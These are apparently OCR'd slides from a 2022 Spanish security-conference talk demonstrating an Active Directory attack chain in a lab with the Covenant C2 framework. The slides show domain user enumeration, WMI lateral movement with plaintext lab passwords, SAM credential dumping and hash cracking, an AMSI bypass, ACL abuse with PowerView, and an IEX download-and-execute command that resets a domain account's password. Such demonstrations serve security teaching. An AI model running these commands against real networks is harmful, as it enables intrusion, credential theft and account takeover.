
Page 1 of 1

Escribe aquí para buscar

9:20 PM 9/11/2022

Situación actual

- ❑ Punto de entrada (equipo comprometido parcialmente)



Movimiento lateral





You still alive, bro?

```
GetDomainUser
```

```
GetDomainUser /identities:babayu1
```


```
GetDomainUser /identities:babayu
```

```
WMICommand /computername:"win10-work2" /command:"<GRUNT
```

```
RUNNER>" /username:"asturcon.tech\babayu"
```

```
/password:"Fanfarron2022"
```


You still alive, bro?



Situación actual



- ❑ Segundo equipo comprometido por completo



Dumpeo de credenciales y elevación de privilegios





Who is the boss here?

```
Shell whoami /all
```

```
SamDump
```


```
[Revertir hash NTLM en Crackstation]
```

```
WMICCommand /computername:"win10-work1" /command:"<GRUNT
```

```
RUNNER>" /username:"WIN10-WORK1\Administrador"
```


```
/password:"Admin123"
```

Who is the boss here?



Situación actual

- ❑ Los dos equipos comprometidos completamente



Explotación de AD ACLs y movimiento lateral





"Password expired... Let me reset it!"

[Enumeración en WIN10-WORK1 como Administrador]

Seatbelt ScheduledTasks

```
cat C:\Users\Public\run.ps1
```

[Enumeración en WIN10-WORK1 como pacon]

BypassAMSI

PowerShellImport [PowerView]

PowerShell "Invoke-ACLScanner -ResolveGUIDS"

"Password expired... Let me reset it!"



```
Shell                                powershell                                "IEX(New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/P  
V_dev.txt');$password = ConvertTo-SecureString 'PasswordSuperSegura_10de10' -AsPlainText -  
Force;$credential = New-Object System.Management.Automation.PSCredential ('amulescamisetes',  
$password);$NewPassword = ConvertTo-SecureString 'Password1234_' -AsPlainText -Force; Set-  
DomainUserPassword -Identity 'serveradm' -AccountPassword $NewPassword -Credential  
$credential"
```

"Password expired... Let me reset it!"



```
WMICommand      /computename:"ws2016-srv"      /command:"<GRUNT  
RUNNER>"          /username:"asturcon.tech\serveradm"  
/password:"Password1234_"
```

"Password expired... Let me reset it!"



Covenant

AsturCON2022/cov1.txt at main · CrackStation - Online Password

https://tfq.instituto-cies.es:7443/grunt/interact/40

Welcome, admin! Logout

Grunt: dd92350a02

Info Interact Task Taskings

```
(admin) > cat C:\Users\Public\run.ps1
[9/11/2022 7:54:12 PM UTC] Command submitted
(admin) >
[9/11/2022 7:54:12 PM UTC] Command submitted
(admin) >
[!] Unrecognized command
[9/11/2022 7:54:12 PM UTC] Command submitted
(admin) >
[!] Unrecognized command
[9/11/2022 7:54:12 PM UTC] Command submitted
(admin) >
[!] Unrecognized command
[9/11/2022 7:54:12 PM UTC] Command submitted
(admin) > whoami
WIN10-WORK1\Administrador
[9/11/2022 8:50:59 PM UTC] Seatbelt: Tasked
(admin) > Seatbelt ScheduledTasks
```

Interact... Send

